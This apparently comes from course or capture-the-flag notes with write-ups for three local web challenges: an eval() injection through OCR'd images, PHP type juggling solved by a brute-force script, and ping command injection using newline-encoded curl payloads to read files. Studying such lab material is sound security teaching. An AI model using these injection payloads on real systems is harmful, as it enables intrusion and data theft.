
2) You need to leverage the *eval* function.

What happen if you feed the app with an image containing the following:

*ord(x[0]) = 0*

## Solution


We have the following page:



If we click on "here," we see an example of an equation. The APP receives as input an image an image containing an equation and calculates the result. We can inspect the web page and get an idea right away:

```
<script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity
</body>
<!-- TODO : Remove me : -->
<!-- /debug-->
</html>
```

By itself, the page doesn't do much; the "Send us your equation" button doesn't work on its own, and from the clickable link as *here* you have a .png of an equation  $2 + 2 = 4$ ; even trying to save it as an image, select it with *Choose file*, and then mash on *Send us your equation*, you don't have much of a result.



Thus, it is understood that the approach to be followed must be a different one; this can be seen from the comment in the code

previous *debug*, marked however as a link (*/debug*); perhaps you can try to get into it.

Let's go to the link

<http://127.0.0.1:5000/debug>: the page contains the source code that runs the application (basically downloads the Python code from the server).

As seen on the side, it accepts as a configuration a content with a maximum length and, at the GET method, redirects a page

```
#!/usr/bin/python3
from flask import Flask, request, send_from_directory, render_template, abort
import pytesseract
from PIL import Image
from re import sub
from io import BytesIO
app = Flask(__name__)
app.config.update(
    MAX_CONTENT_LENGTH = 500 * 1024
)
x = open("private/flag.txt").read()

@app.route('/', methods=['GET'])
def ind():
    return render_template("index.html")

@app.route('/debug', methods=['GET'])
def debug():
    return send_from_directory('.', "server.py")
```



*index.html*; however, we can see that there is a variable *x* that opens a *flag.txt* file; I would say we may be interested in that.

The rest of the code, at POST, just does some checking on the uploaded files (none uploaded or empty uploaded file), then uses the *pytesseract* library to open the input image, convert it to bytes, and format the text by adding an "=" each line split, replacing "=" with "==" as padding and with the *sub* search function as the "===+" pattern, replaces it with "==" based on the *formatted\_text* string. It then checks if the text is in the alphabet, or if there are parentheses, if there are specific libraries/pieces of code in the text, or if you have too long a length.

```
oute('/equation', methods=['POST'])
def equation():
    if 'file' not in request.files:
        return render_template('result.html', result = "No file uploaded")
    file = request.files['file']
    if not file:
        return render_template('result.html', result = "No correct file uploaded")
    file = file.filename
    input_text = pytesseract.image_to_string(Image.open(BytesIO(file.read())))
    print(input_text)
    formatted_text = "\n".join(input_text.split("\n"))
    formatted_text = formatted_text.replace("=", "==")
    formatted_text = sub('===+', '==', formatted_text)
    formatted_text = formatted_text.replace(" ", "")
    print(formatted_text)
    if any(i not in 'abcdefghijklmnopqrstuvwxyz0123456789()[]+=-*' for i in formatted_text):
        return render_template('result.html', result = "Some features are still in beta !")
    if formatted_text.count('(') > 1 or formatted_text.count(')') > 1 or formatted_text.count('[') > 1 or formatted_text.count(']') > 1:
        return render_template('result.html', result = "We can not solve complex equations for now !")
    if any(i in formatted_text for i in ['import', 'exec', 'compile', 'tesseract', 'chr', 'os', 'write', 'sl']):
        return render_template('result.html', result = "We can not understand your equation !")
    if len(formatted_text) > 15:
        return render_template('result.html', result = "We can not solve complex equations for now !")
```

Keep an eye out for the next *eval* function and to the block of code that checks the "==" padding is present; if this happens, consider the two parts as integers and, if equal, return "Wow, it works!" otherwise it states that they are not equal. If padding does not appear, then it asks to enter a valid equation.

```
try:
    if "==" in formatted_text:
        parts = formatted_text.split("==", maxsplit=2)
        pa_1 = int(eval(parts[0]))
        pa_2 = int(eval(parts[1]))
        if pa_1 == pa_2:
            return render_template('result.html', result = "Wow, it works !")
        else:
            return render_template('result.html', result = "Sorry but it seems that %d is not equal to %d" % (pa_1, pa_2))
    else:
        return render_template('result.html', result = "Please import a valid equation !")
except (KeyboardInterrupt, SystemExit):
    raise
except:
    return render_template('result.html', result = "Something went wrong...")

@app.route('/is(<path>path>')
```

Indeed, we need to focus on the *eval* function, which is a well-known function that enables injection-like codes. We can consider a simple example of its operation:

$$1 + 1 = 3 - 1$$

The code divides the two sides, (*1 + 1*, *3 - 1*) and then executes what is contained within (*2,2*). These two numbers are equal, great. As can be seen, the image of the equation *2 + 2 = 4* is not actually at random; it's two of the same numbers and it really says

"Wow, it works." It is suggested to check out the blog:


<https://medium.com/swlh/hacking-python-applications-5d4cd541b3f1>

One can exploit the function by injecting malicious information, for example, we can create the following two images to infer the first two characters of the flag:

```
ord(x[0]) = 0
```


```
ord(x[1]) = 0
```

This will print the numerical value of the character 0 in the flag; since it will not equal 0, the program will print that content!



If we look closely at the code, we notice that you have to inject text at least 14 times (in fact, the condition `if len(formated_text) > 15` makes it clear exactly that). Here comes the idea from the name OCR (optical character recognition); in a nutshell, we take a series of images, convert to integer and add to "x", exploiting the vulnerability of the `eval` feature).

We just need to create several "ad hoc" images along the length of the flag, testing each individual character (it is also completed with a test image, however useless since it would result in the same effect as `2+2=4` seen before):



```
$ python
>>> chr(73)
'I'
>>> chr(78)
'N'
>>> chr(83)
'S'
>>> chr(65)
'A'
>>> chr(123)
'{'
>>> chr(48)
'0'
>>> chr(99)
'c'
>>> chr(114)
'r'
>>> chr(95)
'_'
>>> chr(76)
'L'
>>> chr(48)
'0'
>>> chr(110)
'n'
>>> chr(103)
'g'
>>> chr(125)
'}'
>>>
```


Beware that (they report to me at least) the images must be perfectly centered, otherwise it may struggle to recognize the text and so implement the exploit.

Error logs like the one above are not random; in fact, they follow this logic to the side.

Image reference from:

<https://0fa.ch/writeups/web/2018/04/06/INSHACK2018-ocr.html>

For example, entering *flag1.png* results in the following:



By entering the characters one by one as above and taking the corresponding position, we then obtain the flag: `INSA{Ocr_Long}`

I link an interesting alternative solution:

[https://github.com/augustozanellato/Cybersec2021/tree/master/20211104\\_WebInjections/ocr](https://github.com/augustozanellato/Cybersec2021/tree/master/20211104_WebInjections/ocr)

3) Saltfish: Text, help and solution

### Text

"I have been told that the best crackers in the world can do this under 60 minutes but unfortunately I need someone who can do this under 60 seconds." - Gabriel

<http://127.0.0.1:124>

(use `./docker_run.sh` to run the server locally)

Aid:

1) You might need a PHP online debugger.

We then need to analyze each *if* statement.

The first block is just assigning the value contained in the GET request parameter "pass" in the variable `$_`. When we call the service and we assign any value to this variable, the block is bypassed.

### 2) BLOCK2

Here it's a bit more complex and we need to understand what's going on.

Two variables are involved:

- `$_`, the password that we provided;
- `$ua`: it is given by the parameter `HTTP_USER_AGENT` through the global variable `$_SERVER`.

For example, let's see how an md5 looks like (I use an online PHP tester); for example, given the following code:

```
$tmp = MD5("a");  
echo $tmp;
```

The result is:

0cc175b9c0f1b6a831c399e269772661

If we try to do the sum with a character, like with the following code:

```
$tmp2 = $tmp + "a";  
echo $tmp2;
```

The result is:

0

Okay, that's suspicious: this code is full of those things called type juggling.

The comparison is between the addition of the md5 of the password and the first letter of the password with the md5 of the field contained in the user agent. Here we are exploiting odd PHP's behaviors, and this comparison returns True on several conditions, e.g., MD5("a") + "a" == Md5("a") is True.

Then, to start the exercise (moving (cd) in the quote to the folder that contains all *saltfish*):

- `chmod -R +rx ./`
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. (Just do it once, it stays active afterwards).
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh`
- Open a browser and go to <http://127.0.0.1:124>

## Solution

The content of the web page is as follows: a bare PHP script with no other content.

```
<?php
require_once('flag.php');
if ($_ = @$_ GET['pass']) {
    $ua = $_SERVER['HTTP_USER_AGENT'];
    if (md5($_) + $_[0] == md5($ua)) {
        if ($_[0] == md5($_[0] . $flag)[0]) {
            echo $flag;
        }
    }
} else {
    highlight_file(__FILE__);
}
```

An online PHP debugger / tester from the SPRITZ team is used to solve this challenge, available at the link: <http://phptester.net/>

In general, all we can do is perform a careful cryptanalysis of the code, trying to carp about its weaknesses (side note; '+' in PHP is not string concatenation, but simple addition sign; this is because dynamic type resolution, explained below, intervenes):

### *BLOCK 1*

After opening the *flag.php* file once (*require\_once*, if it already exists do not open it yet), all you do is check whether the value contained in the GET request parameter "pass" is assigned in the variable `$_`. When you start the application, `$_` can have three values: null, letter, "pass".

### *BLOCK 2*

Here the situation is a bit more complex, and we need to understand what is going on. There are two variables involved:

- `$_`, the password we provided;
- `$ua`: is given by the HTTP\_USER\_AGENT parameter through the global variable

`$_SERVER`. Insights:

- The header of a User-Agent Request is a characteristic string that allows servers and peers in the network to identify the application, operating system, vendor, and/or version of the requesting user agent.
- The `$_SERVER` variable is an array containing information such as headers, paths, and script locations. The elements of this array are created by the web server.

After taking the user agent, we check whether the sum in MD5 between `$_` and the first element of `$_` is equal to `$ua`. For example, let's see what form an MD5 has (using the same PHP tester as before):

```
$tmp = MD5("$");
echo $tmp;
```

The result is:

```
0cc175b9c0f1b6a831c399e269772661
```

If we try to add a character, as happens in the following code:

```
$tmp2 = $tmp + "a";
echo $tmp2;
```

The result is:

```
0
```

Okay, this is suspicious: this code invokes typical features of "type juggling" (literally "juggling/type dexterity")

<https://www.php.net/manual/en/language.types.type-juggling.php>

(PHP does not require explicit type definition in the declaration of variables. In this case, the type of a variable is determined by the value it stores. That is, if the variable `$var` is assigned a string, then `$var` is of type string. If an int value is later assigned to `$var`, it will be of type int)

The comparison is between adding the MD5 of the password and the first letter of the password with the MD5 of the field contained in the interpreter. In this case we are exploiting strange behavior of PHP and this comparison returns *True* under several conditions, for example:

`MD5("$") + "a" == Md5("$")` is *True*.

The second check is passed only if the first *pass* character is equal to the first *pass* character concatenated with the flag.

### BLOCK 3

In the last block we check whether the first character is equal to the MD5 of the string sum between the first character of the password and the string flag.

The clues we have so far are:

- There must be at least one password that guarantees us authentication;
- Only the first character of this password is important, as it is used in both the second and the third if block.

If all of this fails, a syntax-highlighted file is shown on the active page (i.e., a PHP file, evidently an error), via the `highlight_file` function.

Knowing how type juggling works, just try every possible typeface and we should be able to get in correctly. Since we only need one character, let's try running a generic bruteforce. The SPRITZ people use the following code (which uses the *requests* module and literally executes a request by taking the i-th character and trying all the combos between *pass* and *User-Agent*):

```
import requests
import string

for i in string.ascii_letters:
    url = f"http://127.0.0.1:124/?pass={i}"
    r = requests.get(url, headers={'User-Agent': str(i)})
    print(r.text)
```


I use this code (complete bruteforce between letters/numbers/punctuation and taking the link of the exercise, performs a bruteforce on the character string and UA, similar to before):

```
import requests
import string
alphabet = string.ascii_letters + string.digits + string.punctuation
```

for character in alphabet:

```
    r = requests.get(f"http://localhost:124/?pass={character}", headers={"User-Agent": character})
    print(r.text)
```

It can be seen that one of the first attempts correctly returns the flag:



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER
<b>Warning</b>: A non-numeric value encountered in <b>/var/www/html/index.php</b>
<br />
<b>Warning</b>: A non-numeric value encountered in <b>/var/www/html/index.php</b>
35c3_password_saltfish_30_seconds_max
<br />
<b>Warning</b>: A non-numeric value encountered in <b>/var/www/html/index.php</b>
<br />
<b>Warning</b>: A non-numeric value encountered in <b>/var/www/html/index.php</b>
```

#### 4) Smartcat1: Text, Aids and Solution

##### Text

*Damn it, that stupid smart cat litter is broken again*

*Now only the debug interface is available here and this stupid thing only permits one ping to be sent!*

*I know my contract number is stored somewhere on that interface, but I can't find it and this is the only available page! Please have a look and get this info for me!*

*FYI (For Your Information, acronym) No need to bruteforce anything there. If you do you will be banned permanently.*

*We suggest using "curl" for communicating with the host.*

*Start the server with:*

*docker-compose up*

*Help:*

1) The app allows to ping a specific IP.

This might be a bash command ... so, can we find a way to insert a *ls* command inside? After all, today we talk about the injection.

Then, to start the exercise (moving (cd) in the quote to the folder that contains all *smartcat*):

- `chmod -R +rx ./`
- `sudo dockerd` (In a terminal window separate from that of the following commands; just do it once and you need to leave the window open)
- `sudo docker-compose up`
- Connect to <http://127.0.0.1:8090/>

### Solution

The APP allows you to ping a given IP. However, it is necessary to find some information in the host. For example, if you ping the local host, the interface prints:

#### **Smart Cat debugging interface**

Ping destination:

Ping results:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.030/0.030/0.030/0.000 ms
```

The situation does not change even pinging other generic links; always a received packet and that's it. We need to find a way to inspect the host: one possible intuition is that no input sanitizer has been implemented.

The idea is to run a ping and then a new command, such as *ls*, without entering erroneous characters if, in the case, the sanitizer is implemented.

The suggestion is to use *curl* (data transfer using various network protocols on the command line). For example, let's try replicating the previous message:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.1"
```

With this line we can achieve the same result given above, but from the command line:



```

</html>
[archlinux@archlinux2022 smartcat1]$ curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.1"

<html>

<head><title>Can I haz Smart Cat ???</title></head>

<body>

  <h3> Smart Cat debugging interface </h3>

  <form method="post" action="index.cgi">
    <p>Ping destination: <input type="text" name="dest"/></p>
  </form>

  <p>Ping results:</p><br/>
  <pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.068/0.068/0.068/0.000 ms
</pre>

</body>

</html>
[archlinux@archlinux2022 smartcat1]$

```

Since they suggest that we play with *curl*, then we can think about making some injections within the link and perhaps get to an OS/Directory Injection or something similar.

Let us try to insert */s*; in order to do this within a link, we insert an escape, premising */s* with some characters, such as *0x0a*:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0als"
```

The output, in addition to the piece from earlier, shows a clear Directory Injection:

```

64 bytes from 127.0.0.10: icmp_seq=1

--- 127.0.0.10 ping statistics ---
1 packets transmitted, 1 received, 0%
rtt min/avg/max/mdev = 0.126/0.126/0.
index.py
there
</pre>

</body>

```

It worked. Now the current path on which the application is running contains two items:

- Index.py: a python file;
- there: a folder.

We can try to explore the "there" folder:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0als there"
```

```

<h3> Smart Cat debugging interface </h3>

<form method="post" action="index.cgi">
  <p>Ping destination: <input type="text" name="dest"/></p>
</form>

<p>Ping results:</p><br/>
<pre>Bad character in dest</pre>

</body>

</html>
[archlinux@archlinux2022 smartcat1]$

```

As you can see, it doesn't work; the space is sanitized and then we get a "wrong character in dest" message (same if %20 is used). We need a way to inspect the folder without using the space character. The tab is also sanitized (if, for example, you enter the message and *\t* you notice it).



We can use *find*, which searches for files in a hierarchy of folders and subfolders. This is especially useful if we are dealing with lots of subfolders. In fact, as seen below:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0afind"
```

```
--- 127.0.0.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.117/0.117/0.117/0.000 ms
.
./there
./there/ls
./there/ls/your
./there/ls/your/flag
./there/ls/your/flag/or
./there/ls/your/flag/or/maybe
./there/ls/your/flag/or/maybe/not
./there/ls/your/flag/or/maybe/not/what
./there/ls/your/flag/or/maybe/not/what/do
./there/ls/your/flag/or/maybe/not/what/do/you
./there/ls/your/flag/or/maybe/not/what/do/you/think
./there/ls/your/flag/or/maybe/not/what/do/you/think/really
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the
./there/ls/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag
./index.py
</pre>
</body>
</html>
```

Great! Now, let's go run a *cat* all the way through and get the flag printed correctly (in a *smart/smart* way using *cat*, as in fact is the name of the exercise itself."

```
curl "http://127.0.0.1:8090" -X POST --data
"dest=127.0.0.10%0acat<there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/
seriously/though/here/is/the/flag"
```

```
bash: xidel: command not found
[archlinux@archlinux2022 smartcat1]$ curl -s 'http://localhost:8090/index.cgi' -X POST --data-raw "dest=%0acat%0aybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag"

<html>

<head><title>Can I haz Smart Cat ???</title></head>

<body>

  <h3> Smart Cat debugging interface </h3>

  <form method="post" action="index.cgi">
    <p>Ping destination: <input type="text" name="dest"/></p>
  </form>

  <p>Ping results:</p><br/>
  <pre>INS{warm_kitty_smelly_kitty_flush_flush_flush}
</pre>

</body>

</html>
[archlinux@archlinux2022 smartcat1]$
```

As you can see, you get the flag correctly.